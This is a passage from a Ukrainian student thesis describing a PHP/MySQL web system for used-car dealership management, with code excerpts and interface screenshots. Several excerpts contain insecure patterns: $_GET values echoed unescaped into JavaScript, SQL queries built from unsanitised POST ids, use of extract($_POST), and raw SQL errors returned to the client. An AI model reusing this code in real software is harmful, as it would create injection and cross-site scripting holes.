48     <script src="<?php echo base_url ?>plugins/jquery-ui/jquery-ui.min.js"></script>
49     <!-- SweetAlert2 -->
50     <script src="<?php echo base_url ?>plugins/sweetalert2/sweetalert2.min.js"></script>
51     <!-- Toastr -->
52     <script src="<?php echo base_url ?>plugins/toastr/toastr.min.js"></script>
53     <script>
54         var _base_url_ = '<?php echo base_url ?>';
55     </script>
56     <script src="<?php echo base_url ?>dist/js/script.js"></script>
57     <script src="<?php echo base_url ?>assets/js/scripts.js"></script>
58     <?php echo html_entity_decode($_settings->load_data()); ?>
59     <style>
60     #main-header{
61         position:relative;
62         background: rgb(0,0,0)!important;
63         background: radial-gradient(circle, rgba(0,0,0,0.48503151260504207) 22%,
64             rgba(0,0,0,0.39539565826330536) 49%, rgba(0,212,255,0) 100%)!important;
65     }
66     #main-header:before{
67         content:"";
68         position:absolute;
69         top:0;
70         left:0;
71         width:100%;
72         height:100%;
73         background-image:url(<?php echo base_url.$_settings->info('cover') ?>);
74         background-repeat: no-repeat;
75         background-size: cover;
76         filter: drop-shadow(0px 7px 6px black);
77         z-index:-1;
78     }
79
80     a[href=""] {
81         display: none !important;
82     }
83 </style>|
84
85 </head>
86

```

Рисунок 3.13 – Вигляд файлу header.php

```

5     })
6     window.viewer_modal = function($src = ''){
7         start_loader()
8         var t = $src.split('.')
9         t = t[1]
10        if(t == 'mp4'){
11            var view = $("<video src='"+$src+"' controls autoplay></video>")
12        }else{
13            var view = $("<img src='"+$src+"' />")
14        }
15        $('#viewer_modal .modal-content video,#viewer_modal .modal-content img').remove()
16        $('#viewer_modal .modal-content').append(view)
17        $('#viewer_modal').modal({
18            show:true,
19            backdrop:'static',
20            keyboard:false,
21            focus:true
22        })
23        end_loader()
24    }
25 }
26 window.uni_modal = function($title = '' , $url='', $size=""){
27     start_loader()
28     $.ajax({
29         url:$url,
30         error:err=>{
31             console.log()
32             alert("An error occurred")
33         },
34         success:function(resp){
35             if(resp){
36                 $('#uni_modal .modal-title').html($title)
37                 $('#uni_modal .modal-body').html(resp)
38                 if($size != ''){
39                     $('#uni_modal .modal-dialog').addClass($size+' modal-dialog-centered')
40                 }else{
41                     $('#uni_modal .modal-dialog').removeAttr("class").addClass("modal-dialog modal-md modal-dialog-centered")
42                 }
43                 $('#uni_modal').modal({
44                     show:true,
45                     backdrop:'static',
46                     keyboard:false,
47                     focus:true

```

Рисунок 3.14 – Вигляд файлу footer.php

Для відображення бічного меню було створено файл navigation.php. На основі URL параметрів визначається який компонент меню підсвічує система. Для адміністраторів або користувачів з відповідними правами доступу додаються додаткові розділи. Також за допомогою стилів було створено анімацію згортання меню.

На рисунку 3.15 представлено вигляд файлу navigation.php.

```

70         </nav>
71         <!-- /.sidebar-menu -->
72     </div>
73 </div>
74 </div>
75 ▼ <div class="os-scrollbar os-scrollbar-horizontal os-scrollbar-unusable os-
      scrollbar-auto-hidden">
76 ▼   <div class="os-scrollbar-track">
77     <div class="os-scrollbar-handle" style="width: 100%; transform:
      translate(0px, 0px);"></div>
78   </div>
79 </div>
80 ▼ <div class="os-scrollbar os-scrollbar-vertical os-scrollbar-auto-hidden">
81 ▼   <div class="os-scrollbar-track">
82     <div class="os-scrollbar-handle" style="height: 55.017%; transform:
      translate(0px, 0px);"></div>
83   </div>
84 </div>
85   <div class="os-scrollbar-corner"></div>
86 </div>
87 <!-- /.sidebar -->
88 </aside>
89 <script>
90 ▼ $(document).ready(function(){
91     var page = '<?php echo isset($_GET['page']) ? $_GET['page'] : 'home' ?>';
92     var s = '<?php echo isset($_GET['s']) ? $_GET['s'] : '' ?>';
93     page = page.replace(/\\/g, '_');
94     console.log(page)
95
96 ▼     if($('.nav-link.nav-'+page).length > 0){
97         $('.nav-link.nav-'+page).addClass('active')
98 ▼         if($('.nav-link.nav-'+page).hasClass('tree-item') == true){
99             $('.nav-link.nav-'+page).closest('.nav-
              treeview').siblings('a').addClass('active')
100             $('.nav-link.nav-'+page).closest('.nav-treeview').parent().addClass('menu-open')
101         }
102 ▼         if($('.nav-link.nav-'+page).hasClass('nav-is-tree') == true){
103             $('.nav-link.nav-'+page).parent().addClass('menu-open')
104         }
105     }
106 }
107 $('.nav-link.active').addClass('bg-gradient-navy')
108 })
109 </script>

```

Рисунок 3.15 – Вигляд файлу navigation.php

Для ініціалізації коду який буде надавати підключення системи до бази даних та визначатиме допоміжні функції для роботи з вебсистемою було створено файл SystemSettings.php. Функції надають можливість перенаправлення, валідацію зображення, форматування чисел і перевірку пристрою, яким користується користувач для адаптивності.

На рисунку 3.16 представлено вигляд файлу SystemSettings.php. Повний лістинг коду наведено в додатку Б.

```

72     }
73     $qry = $this->conn->query("INSERT into system_info set meta_value =
    '{$fname}',meta_field = 'logo' ");
74     }
75     }
76     imagedestroy($temp);
77     }
78     if(!empty($_FILES['cover']['tmp_name'])){
79         $ext = pathinfo($_FILES['cover']['name'], PATHINFO_EXTENSION);
80         $fname = "uploads/cover.png";
81         $accept = array('image/jpeg','image/png');
82         if(!in_array($_FILES['cover']['type'],$accept)){
83             $err = "Image file type is invalid";
84         }
85         if($_FILES['cover']['type'] == 'image/jpeg')
86             $uploadfile = imagecreatefromjpeg($_FILES['cover']['tmp_name']);
87         elseif($_FILES['cover']['type'] == 'image/png')
88             $uploadfile = imagecreatefrompng($_FILES['cover']['tmp_name']);
89         if(!$uploadfile){
90             $err = "Image is invalid";
91         }
92         list($width,$height) = getimagesize($_FILES['cover']['tmp_name']);
93         $temp = imagescale($uploadfile,$width,$height);
94         if(is_file(base_app.$fname))
95             unlink(base_app.$fname);
96         $upload = imagepng($temp,base_app.$fname);
97         if($upload){
98             if(isset($_SESSION['system_info']['cover'])){
99                 $qry = $this->conn->query("UPDATE system_info set meta_value =
    CONCAT('{$fname}', '?v=',unix_timestamp(CURRENT_TIMESTAMP)) where
    meta_field = 'cover' ");
100                if(is_file(base_app.$_SESSION['system_info']['cover']))
101                    unlink(base_app.$_SESSION['system_info']['cover']);
102            }else{
103                $qry = $this->conn->query("INSERT into system_info set meta_value =
    '{$fname}',meta_field = 'cover' ");
104            }
105        }
106        imagedestroy($temp);
107        if(isset($_FILES['banners']) && count($_FILES['banners']['tmp_name']) > 0){
108            $err='';
109            $banner_path = "uploads/banner/";
110            foreach($_FILES['banners']['tmp_name'] as $k => $v){
111                if(!empty($_FILES['banners'][$k])){

```

Рисунок 3.16 – Вигляд файлу SystemSettings.php

Для серверної частини було створено файл master.php, який розширює клас DBConnection, та виконує різні CRUD-операції з таблицями БД. Таблиця 3.1 надає пояснення щодо роботи кожного методу.

Таблиця 3.1 – Опис діяльності методів в файлі master.php

Методи	Пояснення
save_brand, delete_brand	Додавання та оновлення брендів
save_car_type, delete_car_type	Додавання та видалення типів авто
save_model, delete_model	Додавання та оновлення моделі авто, які пов'язані з брендами та типами
save_vehicle, delete_vehicle	Обробка збережень та видалень транспортних засобів

save_transaction, delete_transaction	Керування транзакціями, оновлення статусу транспортного засобу при успішному створенні транзакції
---	---

На рисунку 3.17 представлено вигляд файлу master.php. Повний лістинг коду представлено в додатку В.

```

66         $resp['status'] = 'success';
67         if(empty($id))
68             $resp['msg'] = "New Brand successfully saved.";
69         else
70             $resp['msg'] = " Brand successfully updated.";
71     }else{
72         $resp['status'] = 'failed';
73         $resp['err'] = $this->conn->error."[{$sql}]";
74     }
75     // if($resp['status'] == 'success')
76     // $this->settings->set_flashdata('success',$resp['msg']);
77     return json_encode($resp);
78 }
79 function delete_brand(){
80     extract($_POST);
81     $del = $this->conn->query("UPDATE `brand_list` set `delete_flag` = 1 where id =
82     '{$id}'");
83     if($del){
84         $resp['status'] = 'success';
85         $this->settings->set_flashdata('success'," Brand successfully deleted.");
86     }else{
87         $resp['status'] = 'failed';
88         $resp['error'] = $this->conn->error;
89     }
90     return json_encode($resp);
91 }
92 function save_car_type(){
93     extract($_POST);
94     $data = "";
95     foreach($_POST as $k =>$v){
96         if(!in_array($k,array('id'))){
97             if(!empty($data)) $data .=",";
98             $v = htmlspecialchars($this->conn->real_escape_string($v));
99             $data .= " `{$k}`='{$v}' ";
100         }
101     }
102     $check = $this->conn->query("SELECT * FROM `car_type_list` where `name` = '{$name}'
103     and delete_flag = 0 ".(!empty($id) ? " and id != {$id} " : "")." ")->num_rows;
104     if($this->capture_err())
105         return $this->capture_err();
106     if($check > 0){
107         $resp['status'] = 'failed';
108         $resp['msg'] = "Car Type already exists.";
109         return json_encode($resp);

```

Рисунок 3.17 – Вигляд файлу master.php

Для керування користувачами в БД було створено файл users.php, який має відповідний клас і успадковує його від класу DBConnection та містить методи для збереження, видалення та оновлення користувачів. При виконанні

методів скрипт перевірятиме особисті дані користувача та повертатиме JSON-response про успішне виконання або навпаки.

На рисунку 3.18 представлено вигляд файлу users.php. Повний лістинг коду представлено в додатку Г.

```

201     }
202     }
203     }else{
204         $resp['status'] = 'failed';
205         $resp['msg'] = $this->conn->error;
206         $resp['sql'] = $sql;
207     }
208     if($resp['status'] == 'success' && isset($resp['msg']))
209     $this->settings->set_flashdata('success', $resp['msg']);
210     return json_encode($resp);
211 }
212 public function delete_customer(){
213     extract($_POST);
214     $avatar = $this->conn->query("SELECT avatar FROM customer_list where id = $id");
215     $qry = $this->conn->query("DELETE FROM customer_list where id = $id");
216     if($qry){
217         $this->settings->set_flashdata('success','Customer Details has been deleted
218             successfully. ');
219         $resp['status'] = 'success';
220         if($avatar->num_rows > 0){
221             $avatar = explode("?", $avatar->fetch_array()[0])[0];
222             if(is_file(base_app.$avatar)){
223                 unlink(base_app.$avatar);
224             }
225         }
226     }else{
227         $resp['status'] = 'failed';
228         $resp['msg'] = $this->conn->error;
229     }
230     return json_encode($resp);
231 }
232
233 }
234
235 $users = new users();
236 $action = !isset($_GET['f']) ? 'none' : strtolower($_GET['f']);
237 switch ($action) {
238     case 'save':
239         echo $users->save_users();
240         break;
241     case 'delete':
242         echo $users->delete_users();
243         break;
244     case 'registration':

```

Рисунок 3.18 – Вигляд файлу users.php

На рисунку 3.19 представлено загальний вигляд структури реалізованої веборієнтованої системи.




Рисунок 3.19 – Структура реалізованої веборієнтованої системи

### 3.3 Сценарії з використання

При використанні веборієнтованої системи для забезпечення управління торгівлею вживаними автомобілями необхідно пройти авторизацію в системі для визначення прав доступу. Системою передбачено що користувача може додавати лише адміністратор і відповідно призначати права доступу.

На рисунку 3.20 представлено вигляд сторінки авторизації.




Рисунок 3.20 – Вигляд сторінки авторизації

Після успішної валідації даних, користувач отримує доступ до системи. На головній сторінці вебсистеми адміністратор може переглянути блоки з інформацією про кількість брендів, типів авто, моделей авто та користувачів. Також є можливість використати бокове меню щоб виконати обрану функцію.

На рисунку 3.21 представлено вигляд головної сторінки веборієнтованої системи для забезпечення управління торгівлею вживаними автомобілями.




Рисунок 3.21 – Вигляд головної сторінки веборієнтованої системи

Сторінка «Car Models» містить інформацію про додані моделі авто. За допомогою цієї сторінки адміністратор може переглянути детальну інформацію про авто та використати поле пошуку для вибірки автомобілів за назвою.

На рисунку 3.22 представлено вигляд сторінки «Car Models» та процесу пошуку авто за назвою.






Рисунок 3.22 - Вигляд сторінки «Car Models» та процесу пошуку авто за назвою

Адміністратор може додати або змінити дані автомобіля за необхідністю. На рисунках 3.22 – 3.23 представлено вигляд детальної інформації про авто та форму для додавання нового авто.




Рисунок 3.22 – Вигляд детальної інформації про авто

**New Model Entry**

**Brand**  
Please Select Brand here

**Type**  
Please Select Brand here

**Model**  
[Text Input]

**Engine Type**  
[Text Input]

**Transmission Type**  
[Text Input]

**Technologies**  
[Text Area]

**Status**  
Active

[Save] [Cancel]

Рисунок 3.23 – Вигляд форми для додавання нового авто

Результат додавання нового авто представлено на рисунку 3.24.

Веборієнтована система для забезпечення управління торгівлею живими автомобілями - Admin Administrator Admin

**Model Details**

[Add Vehicle] [Edit] [Delete] [Back to List]

Brand:	BMW
Car Type:	Sports
Model:	i8
Engine Type:	AUTOMATIC
Transmission Type:	Ultra
Technology:	The BMW i8 is a phenomenal car that differs markedly from most other supercars. A futuristic design that has no analogues, a luxurious interior in the spirit of "spaceship" and the wide speed capabilities that are provided by hybrid technology, make this machine special. Renting a BMW i8 sports car is an opportunity to look into the future right now.
Status:	Active

Show 10 entries Search: [Input]

#	M.V. File No.	Mileage	Price	Status	Action
No data available in table					

Showing 0 to 0 of 0 entries [Previous] [Next]

Рисунок 3.24 – Результат додавання нового авто

Сторінка «Transactions» надає інформацію про зареєстровані транзакції щодо купівлі авто. Адміністратор може також додати нову транзакцію, згенерувати PDF файл, або виконати операції оновлення та видалення. На рисунках 3.25 – 3.27 представлено вигляд сторінки «Transactions» та вигляд детальної інформації про транзакцію а також форму для оформлення нової транзакції.




Рисунок 3.25 – Вигляд сторінки «Transactions»




Рисунок 3.26 – Вигляд детального опису транзакції

the future right now.

M.V. File No.	67
Plate Number	3
Variant	Comfort
Mileage	54,000
Engine Number	45
Chassis Number	456
Price	25,000.00

Agent Name

Customer Details

First Name Middle Name Last Name

Sex Birthday

Male 05.11.2024

Contact # Email

Address

Save Cancel

Copyright © 2024. All rights reserved.

Рисунок 3.27 – Вигляд форми для оформлення нової транзакції

Сторінки «Brands» та «Car Types» надають можливість додати бренди та типи автомобілів для повторного використання. Адміністратор може змінити статус бренду та типу авто з доступного на недоступний та навпаки. На рисунках 3.28 – 3.29 представлено вигляд сторінок «Brands» та «Car Types».

List of Brands

Show 10 entries Search:

#	Date Created	Brand	Status	Action
1	2024-06-02 08:58	Audi	Active	Action
2	2024-06-02 08:59	BMW	Active	Action
3	2024-06-02 08:59	Bugati	Active	Action
4	2024-06-02 08:56	Chevrolet	Active	Action
5	2024-06-02 08:56	Ford	Active	Action
6	2024-06-02 08:57	Honda	Active	Action
7	2024-06-02 08:56	Hyundai	Active	Action
8	2024-06-02 08:58	Jeep	Active	Action
9	2024-06-02 08:58	Land Rover	Active	Action
10	2024-06-02 08:55	Mercedes-benz	Active	Action

Showing 1 to 10 of 17 entries

Previous 1 2 Next

Copyright © 2024. All rights reserved.

Рисунок 3.28 – Вигляд сторінки «Brands»

ADMS - PHP

Веборієнтована система для забезпечення управління торгівлею вживаними автомобілями - Admin

Administrator Admin

List of Car Types [+ Create New](#)

Show 10 entries Search:

#	Date Created	Car Type	Status	Action
1	2024-06-02 09:13	Coupe	Active	Action
2	2024-06-02 09:14	Hatchback	Active	Action
3	2024-06-02 09:15	Minivan	Active	Action
4	2024-06-02 09:15	Pickup Truck	Active	Action
5	2024-06-02 09:13	Sedan	Active	Action
6	2024-06-02 09:14	Sports	Active	Action
7	2024-06-02 09:15	Sports-Utility Vehicle (SUV)	Active	Action
8	2024-06-02 09:14	Station Wagon	Active	Action

Showing 1 to 8 of 8 entries Previous 1 Next

Copyright © 2024. All rights reserved.

Рисунок 3.29 – Вигляд сторінки «Car Types»

Для генерації звітності було створено сторінку «Monthly Sales Report», функціонал якої надає можливість за вказаною датою отримати інформацію про продажі авто. Також є можливість згенерувати та надрукувати PDF звіт.

На рисунку 3.30 представлено вигляд сторінки «Monthly Sales Report».

ADMS - PHP

Веборієнтована система для забезпечення управління торгівлею вживаними автомобілями - Admin

Administrator Admin

Monthly Sales Report

Filter & Action

Choos Month

2024-06 [Filter](#) [Print](#)

Show 10 entries Search:

#	DateTime	Customer	Vehicle	Price
1	2024-06-02 13:40	John D Smith jsmith@sample.com	Toyota - Wigo 1.0 E MT Plate #: 123654	425,000.00
<b>Total Sales</b>				<b>425,000.00</b>

Showing 1 to 1 of 1 entries Previous 1 Next

Copyright © 2024. All rights reserved.

Рисунок 3.30 - Вигляд сторінки «Monthly Sales Report»

Для того щоб додати користувача та призначити йому роль, було створено сторінку «User List». За допомогою форми адміністратор може додати дані про користувача, щоб той міг використовувати систему.

На рисунках 3.31 – 3.32 представлено вигляд сторінки «User List» та форму для додавання нового користувача.




Рисунок 3.31 - Вигляд сторінки «User List»

